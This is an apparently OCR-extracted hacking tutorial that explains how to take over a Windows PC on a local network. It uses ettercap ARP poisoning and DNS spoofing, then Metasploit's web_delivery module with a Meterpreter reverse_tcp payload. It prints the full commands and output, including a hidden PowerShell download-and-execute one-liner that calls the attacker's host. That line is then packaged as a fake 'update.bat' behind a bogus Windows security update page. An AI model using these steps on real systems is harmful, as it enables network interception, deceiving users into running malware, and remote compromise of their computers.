
Hack Remote PC using Fake Updates Scam with Ettercap and Metasploit

hackingarticles.in/hack-remote-pc-using-fake-updates-scam-with-ettercap-and-metasploit


Raj

December 1, 2015

First of all, go to Kali Linux Home directory. Move to **etc /ettercap** directory. Now edit **etter.dns** File.




Modify the contents of the **etter.dns** and add your own pc **IP** address as **A** record.



```
* A 192.168.0.125
```


Now run the following command with victim pc IP address to spoof the victim pc.

ettercap –i eth0 –T –q –P dns_spoof -M ARP /192.168.0.103.//



```
root@kali:~# ettercap -i eth0 -T -q -P dns_spoof -M ARP /192.168.0.103.//
```

It will activate **dns_spoof plug-in.**



```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

Scanning for merged targets (1 hosts)...

* |==================================================>| 100.00 %

8 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.0.103 74:D4:35:F1:C0:7B

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

Open terminal and type **msfconsole** to open metasploit

Now type **use exploit/multi/script/web_delivery**


msf exploit(web_delivery)>set lhost 192.168.0.125 (IP of Local Host)

msf exploit(web_delivery)>set lport 4444

msf exploit(web_delivery)>set target 2


msf exploit (web_delivery)>set payload windows/meterpreter/reverse_tcp

msf exploit(web_delivery)>exploit




```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set lhost 192.168.0.125
lhost => 192.168.0.125
msf exploit(web_delivery) > set lport 4444
lport => 4444
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
msf exploit(web_delivery) >
[*] Started reverse handler on 192.168.0.125:4444
[*] Using URL: http://0.0.0.0:8080/YkicUgY829fuX
[*] Local IP: http://192.168.0.125:8080/YkicUgY829fuX
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring(
'http://192.168.0.125:8080/YkicUgY829fuX'))
```

Now copy this **Powershell.exe** code and save as **update .bat** file.




Now create a fake website page showing windows security update message. In webpage, give the hyperlink as **update.bat** file.



